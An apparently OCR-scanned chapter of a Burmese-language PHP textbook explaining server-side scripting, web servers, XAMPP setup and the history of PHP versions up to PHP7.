
ပုံ (၆-က) မှာလေ့လာကြည့်ပါ။ နမူနာအနေနဲ့ Document တစ်ခုအတွင်းမှာ HTML နဲ့အတူ PHP Script နဲ့ JavaScript တွေ ထည့်သွင်းရေးသားထားပါ။ Original Script ထဲမှာပါဝင်တဲ့ -

```
<? print date("d.m.Y") ?>
```

- ဟာ လက်ရှိရက်စွဲကို ဖော်ပြစေတဲ့ PHP Script ဖြစ်ပါတယ်။ Document ကို Request လုပ်တဲ့အခါ၊ Server က ပုံမှန်ဆိုရင် ဒီအတိုင်းပြန်ပေးလိုက်မှာပါ။ ဒါပေမယ့် Document ထဲမှာ PHP Script တွေပါဝင်နေတဲ့အတွက် ချက်ခြင်း Respond မလုပ်သေးပဲ၊ PHP Script ကညွှန်ကြားထားတဲ့ လုပ်ဆောင်ချက်တွေကို အရင်ဆုံးအလုပ်လုပ်လိုက်ပါတယ်။ ဒီနေရာမှာ လက်ရှိရက်စွဲကို ဖော်ပြပေးပါလို့ ညွှန်ကြားထားတဲ့အတွက် ဖော်ပြပေးလိုက်မှာပါ။ HTML/CSS/JavaScript တွေကိုတော့မထိပါဘူး။ PHP Script တွေကိုပဲ ရွေးချယ်အလုပ် လုပ်ပြီး နောက်ဆုံးရလာတဲ့ ရလဒ်ကိုပြန်ပေး မှာဖြစ် ပါတယ်။ Result Output ကို လေ့လာကြည့်ရင် PHP Script တွေမပါဝင်တော့ပဲ ရက်စွဲတစ်ခုက အစားထိုး ပါဝင်လာတာ ကိုတွေ့နိုင်ပါတယ်။ အသုံးပြုသူ ပြန်လည်ရရှိမှာက မူလ Original Document မဟုတ်ပဲ Result Output ကို ပြန်လည် လက်ခံရရှိမှာပဲဖြစ်ပါတယ်။

မှတ်ချက် ။ ။ ပြန်လည်ရရှိမယ့်ရလဒ်က အခြေအနေပေါ်မူတည်ပြီး ပြောင်းလဲနေမှာဖြစ်လို့ Server-side Script တွေ ထည့်သွင်းရေး သားထားတဲ့ Document တွေကို Dynamic Web Document လို့ ခေါ်ကြပါတယ်။

Script ကို Server ပေါ်မှာပဲ အလုပ်လုပ်သွားတဲ့အတွက် Server-side Script လို့ ခေါ်တာပါ။ လက်တွေ့မှာ Web Browser တွေက PHP တို့ ASP.NET တို့လို Server-side Script တွေကို နားလည်ပြီး အလုပ်လုပ်ပေးနိုင်ခြင်းလည်း မရှိပါဘူး။ Web Server ကတော့သက်ဆိုင်ရာ Programming Language ကို နားလည်တဲ့ Module တွေကို Install လုပ်ပေးထားမယ် ဆိုရင် နားလည်ပြီးအလုပ်လုပ်ပေးနိုင်မှာ ဖြစ်ပါတယ်။



ပုံ (**၆-ခ**) Market Share of Server-side Scripts

၂၀၁၆ ခုနှစ် အောက်တိုဘာ (၁၅) ရက်နေ့ထိ ကောက်ယူရရှိတဲ့ စစ်တမ်းများအရ Server-side Script တွေရဲ့ အသုံးပြုမှု ပမာဏကို **ပုံ (၆-ခ)** မှာ ဖော်ပြပေးထားပါတယ်။ လက်ရှိအင်တာနက်ပေါ်က Website တွေရဲ့ ၈၂.၁%

ရာခိုင်နှုန်းက PHP ကို အသုံးပြုထားတယ်လို့သိရှိရပါတယ်။ ကျန်ထင်ရှားတဲ့ နည်းပညာတွေကတော့ ASP.NET, Java နဲ့ Ruby တို့ပဲဖြစ်ပါတယ်။ Server-side Script တွေအသုံးမပြုပဲ ရိုးရိုး HTML/CSS, JavaScript သက်သက်နဲ့ ရေးသားထားတဲ့ Website တွေလည်း ရှိပါတယ်။ ColdFusion နဲ့ Perl တို့လို နည်းပညာတွေကတော့ တစ်ကယ်အသုံးများလို့မဟုတ်ပဲ၊ အင်တာနက်ခေတ်ဦးက အသုံးများခဲ့ဖူးတဲ့ နည်းပညာတွေ ဖြစ်တာကြောင့် ကနေ့အချိန်ထိ အဲ့ဒီနည်းပညာတွေ သုံးထားတဲ့ Website တွေ ကျန်ရှိနေသေးတဲ့သဘော ဖြစ်ပါတယ်။ NodeJS နည်းပညာ ထင်ရှားလာခြင်းနဲ့အတူ JavaScript ကို Server-side script အဖြစ်လည်း အသုံးပြုလာနေကြပါပြီ။

Link: w3techs.com/technologies/overview/programming_language/all

Web App အားလုံးကို အင်တာနက်မှာလွင့်တင်ထားတာမဟုတ်ဘူး ဆိုတဲ့အချက်ကိုတော့သတိပြုရပါမယ်။ လုပ်ငန်းတွေနဲ့ အဖွဲ့အစည်းတွေမှာ လုပ်ငန်းသုံးအဖြစ်အသုံးပြုနေတဲ့ Web App တွေလည်းအများကြီးရှိပါတယ်။ စစ်တမ်းကောက်ယူတဲ့အထဲမှာ လုပ်ငန်းသုံး App တွေပါဝင်မှာမဟုတ်ပါဘူး။

6.1 - PHP Development Environment

PHP နဲ့ Server-side Script တွေရေးကြတော့မယ်ဆိုရင် အရင်ဆုံး Development Environment တစ်ခုတည်ဆောက်ဖို့ လိုအပ်ပါတယ်။ ကိုယ်ရေးသားဖန်တီးမှာက Server-side Script တွေဆိုတော့အသုံးပြုနေတဲ့ကွန်ပျူတာကိုလည်း Web Server တစ်ခုအဖြစ် ပြင်ဆင်ထားမှသာ ရေးသားစမ်းသပ်နိုင်မှာဖြစ်ပါတယ်။

အသုံးပြုမယ့် Operating System ကလည်း ထည့်သွင်းစဉ်းစားရမယ့် အချက်တစ်ချက်ဖြစ်ပါတယ်။ Desktop ကွန်ပျူတာအနေနဲ့ Windows OS ကိုအသုံးများကြပေမယ့် Server ကွန်ပျူတာတွေမှာတော့ Linux OS ကို အသုံးများကြပါတယ်။ Windows နဲ့ Linux တို့မှာ ကွာခြားမှုတစ်ချို့ရှိပါတယ်။ ဥပမာတစ်ခု ပြောရရင်၊ File Name တွေဟာ Windows မှာ Case-sensitive မဖြစ်ပေမယ့်၊ Linux မှာ Case-sensitive ဖြစ်ပါတယ်။ Windows မှာ `readme.txt` နဲ့ `README.txt` လို့ အမည်ပေးထားတဲ့ File နှစ်ခုကို Folder တစ်ခုတည်းမှာ အတူတွဲထားလို့မရပါဘူး။ File Name တူနေတယ်လို့ပြောပါ လိမ့်မယ်။ Linux မှာတော့ ထားလို့ရပါတယ်။ Name တူနေပေမယ့် အသုံးပြုထားတဲ့စာလုံးအကြီးအသေး မတူလို့ပါ။

ကျွန်တော်တို့ကလည်း PHP Development ကို Linux ပေါ်မှာပြုလုပ်နိုင်ရင်တော့ အကောင်းဆုံးဖြစ်ပါတယ်။ App ကို ရေးသားတဲ့ Environment နဲ့ လက်တွေ့လွှင့်တင်တဲ့ Environment တို့ တူညီသွားတဲ့အတွက် OS ကွာခြားမှုကြောင့်ဖြစ်လာတဲ့ ပြဿနာတစ်ချို့ကိုရှောင်လွှဲပြီး ဖြစ်စေနိုင်ပါတယ်။ ပြီးတော့၊ Web Developer တစ်ယောက်အနေနဲ့ Web App ကို ရေးသားပေးယုံနဲ့ အလုပ်ကမပြီးသေးပါဘူး။ Web Server OS ပေါ်မှာ Project File တွေ စီမံခြင်း၊ Server Setting တွေကို ကိုယ့် App နဲ့ ကိုက်ညီ အောင်ပြင်ဆင်ခြင်းကိစ္စတွေ ပြုလုပ်နိုင်ဖို့လည်း လိုအပ်ပါတယ်။ Linux OS ကို စကတည်းကအသုံးပြု မယ်ဆိုရင် OS နဲ့ ပိုမိုရင်းနှီးကျွမ်းဝင်သွားပြီး Server ကို စီမံတဲ့ အခါ Command Line Interface, SSH, File Permission, User Account Management အစရှိတဲ့ Linux အခြေပြု နည်းပညာတွေကို ကျွမ်းကျင်မှုရှိပြီးဖြစ်နေနိုင်လို့ ပိုမိုအဆင်ပြေစေမှာ ဖြစ်ပါတယ်။ ကနေ့ခေတ်မှာလူသုံးများတဲ့ Ubuntu Linux, LinuxMint, Fedora အစရှိတဲ့ Linux OS တွေဟာ အသုံးပြုရ မခက်ခဲလှပဲ၊ Windows ကို ပုံမှန်အသုံးပြုနိုင်သူ တစ်ယောက် အချိန်အများကြီးပေးပြီး ထပ်မံလေ့လာစရာမလိုပဲ အသုံးပြုနိုင်မှာ ဖြစ်ပါတယ်။ Web Developer များ Linux ကို လေ့လာရာမှာ အထောက်အကူဖြစ်စေဖို့ ရည်ရွယ်ပြီး **Ubuntu - သင့်အတွက်**

Linux ဆိုတဲ့စာအုပ်တစ်အုပ်ကို ကျွန်တော်ရေးသားပြုစုထားပါတယ်။ လေ့လာကြည့်ဖို့ အကြံပြုလိုပါတယ်။

PHP Development Environment တည်ဆောက်ဖို့ အခြေခံအားဖြင့် (၃) ခုလိုပါတယ်။ Web Server, PHP နဲ့ Database Management System (DBMS) တို့ပဲဖြစ်ပါတယ်။ Web Server အနေနဲ့ အဓိကရွေးချယ်စရာ (၃) မျိုးရှိပါတယ်။ Apache, Nginx နဲ့ IIS တို့ပဲဖြစ်ပါတယ်။

၂၀၁၆ ခုနှစ်၊ ဇန်နဝါရီလမှာကောက်ယူခဲ့တဲ့ စစ်တမ်းအရ **Apache** Web Server ကို အင်တာနက်ပေါ်မှာ အထင်ရှားဆုံး Website များရဲ့ ၄၆.၃၁% က အသုံးပြုနေပြီး အသုံးအများဆုံး Web Server Software တစ်ခုဖြစ်ပါတယ်။ Operating System အားလုံးနီးပါးမှာ ထည့်သွင်းအသုံးပြုနိုင်ပြီး Open Source နည်းပညာတစ်ခုလည်းဖြစ်ပါတယ်။ Mosaic Browser ကိုတီထွင်ခဲ့တဲ့ NCSA ကပဲ တီထွင်ထားတဲ့ NCSA HTTPd လို့ အမည်ရတဲ့ Web Server Software ပေါ်မှာ အခြေပြုတည်ဆောက် ထားခြင်းဖြစ်ပါတယ်။

nginx (အင်ဂျင် X လို့အသံထွက်ရပါတယ်) ကလည်း Open Source Web Server Software တစ်ခုဖြစ်ပါတယ်။ လျှင်မြန်မှုကို အထူးအသားပေးထားပြီး Reverse Proxy တစ်ခုအနေနဲ့အလုပ်လုပ်ပေးနိုင်တဲ့ Web Server တစ်ခုဖြစ်ပါတယ်။ ရုရှားလူမျိုး Igor Sysoev အမည်ရတဲ့ Developer က စတင်ဖန်တီးထားတာဖြစ်ပြီး သူလည်းပဲ OS အားလုံး နီးပါးနဲ့ တွဲဖက်အသုံးပြုနိုင်ပါတယ်။ လက်ရှိဒုတိယမြောက် လူသုံးအများဆုံး Web Server ဖြစ်ပါတယ်။

IIS ကတော့ Web Server အပြင် Email Server, FTP Server တို့ပါပူးတွဲပါဝင်ပြီး Microsoft Windows ရဲ့ အစိတ်အပိုင်းတစ်ခုလည်းဖြစ်ပါတယ်။ Windows XP, Windows Server 2003, Windows 7, Windows Server 2008 စသဖြင့် Windows Version အလိုက်တွဲဖက်ပါဝင်တဲ့ IIS Version လည်း ကွဲပြားသွားလေ့ရှိပါတယ်။

PHP ကို ဖော်ပြခဲ့တဲ့ Server အားလုံးနဲ့ တွဲဖက်အသုံးပြုနိုင်သလို သုံးလည်းသုံးနေကြပါတယ်။ ဒါပေမယ့် PHP နဲ့ တွဲဖက် အသုံးပြုမှုအများဆုံးကတော့ Apache Web Server ဖြစ်ပါတယ်။ ကျွန်တော်တို့ကလည်း ဆက်လက်ဖော်ပြမယ့် နမူနာတွေမှာ Apache ကိုပဲ အသုံးပြုဖော်ပြသွားတော့မှာပါ။

PHP Development Environment အတွက် နောက်လိုအပ်ချက်တစ်ခုကတော့ Database Management System (DBMS) ဖြစ်ပါတယ်။ DBMS တွေ အမျိုးမျိုးရှိပါတယ်။ Programming Language တွေလိုပဲ ကဏ္ဍအလိုက် ကွဲပြားခြား နားကြလို့ ကျယ်ပြန့်တဲ့ ဘာသာရပ်တစ်ခုဖြစ်ပါတယ်။ တစ်ချို့ DBMS တွေကကဏ္ဍစုံအတွက် အသုံးပြုနိုင်တဲ့ General Purpose DBMS တွေဖြစ်ကြပါတယ်။ နယ်ပယ်တစ်ခုအတွက် သီးခြားရည်ရွယ်တဲ့ Special Purpose DBMS တွေ လည်းရှိပါသေးတယ်တယ်။ တစ်ချို့က Standalone Database တွေဖြစ်ကြပြီး တစ်ချို့ကတော့ Client-Server Model နဲ့အသုံးပြုနိုင်တဲ့ Database Server တွေဖြစ်ကြပါတယ်။ တစ်ချို့ကို Relational Database Management System (RDBMS) လို့ခေါ်ပြီး တစ်ချို့ကိုတော့ NoSQL Database System လို့ခေါ်ကြပြန်ပါတယ်။

PHP က Database System အမျိုးမျိုးနဲ့တွဲဖက်အလုပ်လုပ်နိုင်ပါတယ်။ ဒီစာအုပ်မှာတော့ PHP နဲ့တွဲဖက် အသုံးပြုနိုင်ဖို့ MySQL Database Server ကို တွဲဖက်အသုံးပြုဖော်ပြပေးသွားမှာပါ။ MySQL အကြောင်းကို နောက်အခန်း

မှာဖော်ပြပေးပါမယ်။ ဒီအခန်းမှာတော့ Development Environment အတွက် Installation လုပ်ပုံကိုသာ ထည့်သွင်းဖော်ပြ ပေးမှာပါ။

6.2 - AMP Packages

AMP ဆိုတာ **A**pache-**M**ySQL-**P**HP/**P**erl/**P**ython တို့ရဲ့အတိုကောက်ဖြစ်ပါတယ်။ AMP Package ဆိုတာ ကတော့ Apache, MySQL နဲ့ PHP (သို့) Perl (သို့) Python အတွဲလိုက်တစ်ပါတည်းပါဝင်တဲ့ Software Package တစ်မျိုးဖြစ်ပါတယ်။ Apache Web Server ဟာ လက်ရှိအသုံးအများဆုံး Web Server ဖြစ်ပြီး PHP ဟာလည်း လက်ရှိအသုံး အများဆုံး Server-side Script ဖြစ်ကြောင်း ဖော်ပြခဲ့ပါပြီ။ ဒီလိုအသုံးအများဆုံးဖြစ်ရတဲ့ အကြောင်းရင်းထဲမှာ AMP Packages တွေကလည်း တစ်ခုအပါအတွင်ဖြစ်ပါတယ်။ AMP Package တွေက PHP Development Environment တစ်ခုကို လွယ်လွယ်ကူကူ တည်ဆောက်နိုင်အောင် အကူအညီပေးပါတယ်။

ပုံမှန်ဆိုရင် Apache Web Server ကို Install လုပ်ပြီးနောက် လိုအပ်တဲ့ ဖြည့်စွက်လုပ်ဆောင်ချက်တွေအတွက် Module တွေကို ထပ်မံထည့်သွင်းရပါတယ်။ ပြီးတဲ့အခါ PHP ကို Install လုပ်ပြီး သူလည်းပဲ ဖြည့်စွက်လုပ်ဆောင်ချက် တွေအတွက် အခြေခံ Extension တွေ ထပ်မံ ထည့်သွင်းပေးရပါတယ်။ စုံပြီဆိုတော့မှ `mod_php` ကို Apache Module တွေရဲ့အကူအညီနဲ့ Apache နဲ့ PHP ပူးတွဲ အလုပ်လုပ်နိုင်ဖို့ Setting တွေ ရေးသားသတ်မှတ်ရပါတယ်။ ဘယ်လို Request မျိုးဆိုရင် Apache က တိုက်ရိုက် Response ပြန်ရမှာလည်း၊ ဘယ်လို Request မျိုးဆိုရင် PHP နဲ့ အလုပ်လုပ်ပြီးမှ Response ပြန်ရမှာလည်း စသဖြင့် သတ်မှတ်ပေးဖို့ လိုအပ်နိုင်ပါတယ်။ လေ့လာသူ တစ်ဦးအနေနဲ့ PHP စတင်ရေးသား စမ်းသပ်နိုင်ဖို့ ဒါတွေကို တစ်ခုချင်း ကိုယ်တိုင်လိုက်လုပ်ရရင် မလွယ်ပါဘူး။

AMP Packages တွေက ဒီပြဿနာကိုဖြေရှင်းပေးပါတယ်။ WAMP, LAMP, MAMP, Bitnami, DAMP, Zend Server စတဲ့ AMP Package တွေအများကြီးရှိပါတယ်။ အဲ့ဒီ Package တွေက Developer တွေအနေနဲ့ ဘာမှထပ်ပြီး ထူးထူးထွေထွေ Setting လုပ်နေစရာမလိုပဲ Package ကို ထည့်သွင်းလိုက်ယုံနဲ့ Apache Web Server, PHP နဲ့ MySQL နဲ့ ဆက်စပ် Module တွေ Extension တွေကို တစ်ပါတည်း ထည့်သွင်းပေးပြီး အသင့်အသုံးပြုနိုင်အောင် စီစဉ်ပေးပါတယ်။ AMP Package တွေထဲမှာ လူသုံးများတာ ကတော့ **W**AMP, **L**AMP နဲ့ **M**AMP တို့ပဲဖြစ်ပါတယ်။ နောက်က AMP တွေကတော့ အဓိပ္ပါယ်အတူတူပါပဲ။ WAMP ရဲ့ ရှေ့က W က Windows ကို ရည်ညွှန်းတာဖြစ်လို့ WAMP ဟာ Windows မှာအသုံးပြုနိုင်တဲ့ AMP Package တစ်ခုဖြစ်ပါတယ်။ LAMP ရဲ့ L ကတော့ Linux ကိုရည်ညွှန်းပြီး LAMP ကတော့ Linux အတွက် AMP Package ဖြစ်ပါတယ်။ MAMP ရဲ့ ရှေ့ဆုံး က M က Mac ကို ရည်ညွှန်းပြီး MAMP ဟာ Mac အတွက် AMP Package ဖြစ်ပါတယ်။

အခုချိန်မှာတော့ Apache Friends လို့ခေါ်တဲ့အဖွဲ့အစည်းတစ်ခုက WAMP, LAMP နဲ့ MAMP တို့ကို XAMPP ဆိုတဲ့ အမည်တစ်ခုနဲ့ စုစည်းပေးထားပါတယ်။ XAMPP မှာပါဝင်တဲ့ X က Cross-Platform ဆိုတဲ့အဓိပ္ပါယ်ဖြစ်ပါတယ်။ P နှစ်လုံးဖြစ်သွားတာကတော့ PHP နဲ့ Perl နည်းပညာနှစ်မျိုး ပါဝင်လာတဲ့အတွက်ပါ။

6.3 - Getting XAMPP

XAMPP Installer ကို apachefriends.org မှာ Download ရယူနိုင်ပါတယ်။ Windows, Linux, Mac စတဲ့ OS များ အတွက် Installer တွေ အသင့်ပေးထားပါတယ်။ ဒီစာရေးသားနေချိန်မှာ XAMPP 5.5.38, 5.6.24 နဲ့ 7.0.9 ဆိုပြီး Version သုံးမျိုးရှိနေပါတယ်။ ဒီနေရာမှာ PHP Version တွေအကြောင်း အကြမ်းဖျင်း ထည့်ပြောဖို့ လိုလာပါတယ်။

PHP မှာ အဓိက Major Version နှစ်မျိုးရှိပါတယ်။ PHP5 နဲ့ PHP7 ဖြစ်ပါတယ်။ PHP5 ဟာ လက်ရှိအသုံးများနေဆဲ အဓိက Version ဖြစ်ပါတယ်။ PHP5 မှာလည်း 5.3, 5.4, 5.5, 5.6 စသဖြင့် အဆင့်ဆင့် ရှိပါသေးတယ်။ ဒီလို အဆင့်ဆင့် ရှိပေမယ့် အားလုံးက PHP5 Series ထဲမှာ ပါဝင်ကြတာချည်းဖြစ်လို့ တစ်ခုနဲ့တစ်ခု အရမ်းမကွာပါဘူး။ Version မြင့်လာတိုင်း လုံခြုံရေး ပိုကောင်းလာတက်ပါတယ်။ လုပ်ဆောင်ချက် အသစ်တစ်ချို့ ပါဝင်လာတက်ပါတယ်။ ဒါကြောင့် အခြေခံအားဖြင့် Version မြင့်လေ ကောင်းလေပဲလို့ ဆိုနိုင်ပါတယ်။ XAMPP 5.5.38 ဆိုရင် PHP5.5 ပါဝင်တဲ့ Package ဆိုတဲ့အဓိပ္ပါယ်ဖြစ်ပြီး၊ XAMPP 5.6.24 ဆိုရင်တော့ PHP5.6 ပါဝင်တဲ့ Package လို့ နားလည်ရမှာ ဖြစ်ပါတယ်။

PHP မှာ PHP6 ဆိုတာ မရှိပါဘူး။ ရှိတော့ရှိခဲ့ပါတယ်။ ဒါပေမယ့် အများသုံးဖို့ကြေငြာနိုင်တဲ့ အဆင့်ကို မရောက်လိုက်ပါဘူး။ ဒါကြောင့် PHP6 ကိုကျော်ပြီး နောက်ဆုံးထပ်မံထွက်ရှိလာတာကတော့ PHP7 ဖြစ်ပါတယ်။ XAMPP 7.0.9 ဆိုရင် PHP7 ပါဝင်တဲ့ Package လို့ နားလည်ရမှာ ဖြစ်ပါတယ်။ ဒီစာအုပ်မှာ PHP7 ပါဝင်တဲ့ XAMPP ကို အသုံးပြုပြီး ဆက်လက်ဖော်ပြသွားမှာ ဖြစ်ပါတယ်။ Version နံပါတ်တွေကတော့ အမြဲတိုးတက်နေမှာပါ။ စာဖတ်သူ အနေနဲ့ XAMPP ကို Download လုပ်တဲ့အခါ XAMPP 7.x.x Version ကို ရှာဖွေ Download ရယူရမှာပါ။

ကိုယ်တိုင် Download ရယူဖို့အခက်အခဲ ရှိတယ်ဆိုရင်လည်း ဒီစာအုပ်နဲ့အတူ တွဲဖက်ပါဝင်တဲ့ DVD ထဲကနေ ရယူအသုံးပြုနိုင်ပါတယ်။

6.4 - PHP 7

PHP ဟာ အခြား Programming Language တွေနဲ့နှိုင်းယှဉ်ရင် Language Design ပိုင်း အားနဲတယ်လို့ ဝေဖန်ခံရလေ့ရှိတဲ့ Language တစ်ခုဖြစ်ပါတယ်။ PHP ကို လက်တွေ့ အသုံးပြုကြတဲ့ လုပ်ငန်းအဖွဲ့အစည်းတွေ ထဲမှာ Facebook က အကြီးဆုံးနဲ့ အဓိကအကျဆုံးလို့ ဆိုနိုင်ပါတယ်။ ဒါကြောင့် Facebook အနေနဲ့ PHP မှာရှိနေတဲ့ အားနည်းချက်တွေကို သူနည်းသူဟန်နဲ့ ဖြေရှင်းဖို့ အမျိုးမျိုးအားထုတ်ခဲ့ပါတယ်။ ပထမဆုံးအနေနဲ့ (၂၀၁၀) ခုနှစ်မှာ HipHop for PHP (HPHPc) လို့ခေါ်တဲ့နည်းပညာတစ်မျိုးကို တီထွင်ခဲ့ပါတယ်။ HPHPc ဟာ Compiler တစ်မျိုး ဖြစ်ပြီး PHP Code တွေကို C++ Code ဖြစ်အောင် ပြောင်းပေးနိုင်ပါတယ်။ C++ Code ပြောင်းပြီးတော့မှ Compile လုပ်တဲ့အတွက် ရိုးရိုး PHP Interpreter ထက် စွမ်းဆောင်ရည်ပိုင်း ပိုကောင်းပါတယ်။ နောက်တော့ HPHPc ကို HHVM (HipHop Virtual Machine - hhvm.com) လို့ခေါ်တဲ့နည်းပညာနဲ့ အစားထိုးလိုက်ပါတယ်။ HHVM က HPHPc လို C++ ကို တစ်ဆင့်ခံပြောင်းမနေပဲ PHP Code တွေကို တစ်ခါတည်း Byte Code ပြောင်း Compile လုပ်ပေးတဲ့ Runtime နည်းပညာဖြစ်ပါတယ်။

ဒဲ့အပြင် Hack (hacklang.org) လို့ခေါ်တဲ့ Programming Language တစ်မျိုးကိုလည်း Facebook က တီထွင်ခဲ့ပြန်ပါသေးတယ်။ PHP ဟာ မူလသဘာဝအရ Dynamic Type Language တစ်မျိုးဖြစ်ပါတယ်။ Hack က PHP

Code တွေကို Static Type အနေနဲ့ရော၊ Dynamic Type အနေနဲ့ပါ နှစ်သက်သလို ရွေးချယ်ရေးသားနိုင်အောင် ဖန်တီးပေးထားတဲ့ Language တစ်ခုဖြစ်ပါတယ်။

PHP ကိုအသုံးပြုနေကြတဲ့ Developer တွေအကြားမှာ အမြန်နှုန်းပိုကောင်းတဲ့ HHVM နဲ့ Language Design ပိုင်း ပိုကောင်းတဲ့ Hack တို့ကို ထောက်ခံအားပေးမှု တစ်ဖြည်းဖြည်းများလာပြီး၊ အနာဂါတ်မှာ မူလ PHP ကို HHVM နဲ့ အစားထိုးဖို့ တောင်းဆိုမှုတွေ ရှိလာခဲ့ပါတယ်။ PHP ကိုလက်ရှိတာဝန်ယူနေတဲ့ PHP Core Developer တွေအနေနဲ့ အဲ့ဒီအချိန်မှာ Unicode Support နဲ့ အခြားလုပ်ဆောင်ချက်သစ်တွေပါဝင်တဲ့ PHP6 ကို အကောင်အထည်ဖော်ဖို့ ကြိုးစားနေတာပါ။ ဒါပေမယ့် လက်တွေ့မှာ PHP6 က ရှေ့မဆက်နိုင်ပဲ မအောင်မြင်ဖြစ်နေတဲ့အချိန်မှာ Facebook ရဲ့ HHVM က နာမည်ကောင်း အတော်လေးရလာနေခြင်း ဖြစ်ပါတယ်။


ဒီကြားထဲမှာ Hack နဲ့ HPHPc နဲ့ အလားသဏ္ဌာန်တူတဲ့ Zephire (zephir-lang.com) ဆိုတဲ့ Language တစ်မျိုး ပေါ်လာသေးသလို၊ HippyVM (hippyvm.com) ဆိုတဲ့နည်းပညာလည်း ပေါ်ပေါက်လာပါသေးတယ်။ ဒီလို PHP ရဲ့ အားနည်းချက်တွေကို ပြုပြင်ပြီး အမြန်နှုန်းကောင်းအောင် တီထွင်လာကြတဲ့ သီးခြားနည်းပညာတွေ ပေါ်ပေါက်လာခြင်းဟာ ကောင်းတဲ့ အလားအလာပဲဖြစ်ပါတယ်။ ဒါနဲ့ပဲ၊ PHP Core Team ကလည်း PHPNG လို့ခေါ်တဲ့ Compiler နည်းပညာ သစ်တစ်ခုကို စတင်တီထွင်လာခဲ့ပါတယ်။ PHPNG ဟာ HHVM လိုပဲ Runtime နည်းပညာတစ်မျိုးဖြစ်ပြီး မူလ PHP Interpreter ထက် ၂၀% ပိုမြန်တယ်လို့ ဆိုပါတယ်။ တနည်းအားဖြင့် PHP Core Team က HHVM ကို ယှဉ်နိုင်စွမ်းရှိတဲ့ နည်းပညာကို ဖန်တီးခဲ့ခြင်းပဲ ဖြစ်ပါတယ်။

(၂၀၁၄) ခုနှစ်ထဲမှာတော့ PHP Core Team Developer တွေဟာ PHP7 ဆိုတဲ့အမည်သစ်နဲ့ အနာဂါတ် PHP Version ကို PHPNG ပေါ်မှာအခြေခံပြီး စတင်ဆောင်ရွက်လာခဲ့ကြပါတယ်။ (၂၀၁၅) ခုနှစ် ဒီဇင်ဘာမှာ အပြီးသတ်ကြေငြာနိုင်ခဲ့ပြီး ဒီစာရေးသားနေချိန်မှာ Developer တွေအကြား တွင်တွင်ကျယ်ကျယ် စတင်အသုံးပြုနေကြပြီ ဖြစ်ပါတယ်။

PHP7 ဟာ PHP5 ထက် စွမ်းဆောင်ရည် အမြန်နှုန်း (Performance) ပိုကောင်းပြီး၊ အများအားဖြင့် Backward Compatible ဖြစ်ပါတယ်။ ဆိုလိုတာက PHP5 အတွက် ရေးသားထားတဲ့ Code တွေကို PHP7 နဲ့ ဆက်လက်အသုံးပြုနိုင်မှာ ဖြစ်ပါတယ်။ အများအားဖြင့် Backward Compatible ဖြစ်တာပါ။ အပြည့်အဝ Backward Compatible ဖြစ်တာတော့ မဟုတ်ပါဘူး။ ဒီစာအုပ်ရဲ့ ပထမအကြိမ်၊ ဒုတိယအကြိမ်နဲ့ တတိယအကြိမ်တို့မှာ PHP5 ကို အသုံးပြုပြီး Code နမူနာတွေကို ဖော်ပြခဲ့ပါတယ်။ ဒါကြောင့် အဲ့ဒီစာအုပ်တွေမှာ ဖော်ပြထားတဲ့ Code တွေထဲက အချို့ဟာ PHP7 မှာ အလုပ်လုပ်မှာ မဟုတ်ပါဘူး။ ဒီစာအုပ်မှာတော့ အနာဂါတ်မှာ PHP5 ကို အစားထိုး သွားတော့မှာ ဖြစ်တဲ့ PHP7 ကို ပြောင်းလဲအသုံးပြု ဖော်ပြသွားမှာပဲဖြစ်ပါတယ်။ အပြန်အလှန်အားဖြင့် ဒီစာအုပ်မှာ ဖော်ပြထားတဲ့ Code တွေထဲက အချို့ဟာ PHP5 Version အနိမ့်များမှာ (ဥပမာ - PHP5.2) အလုပ်လုပ်မှာ မဟုတ်ဘူးဆိုတာကို သတိပြုသင့်ပါတယ်။

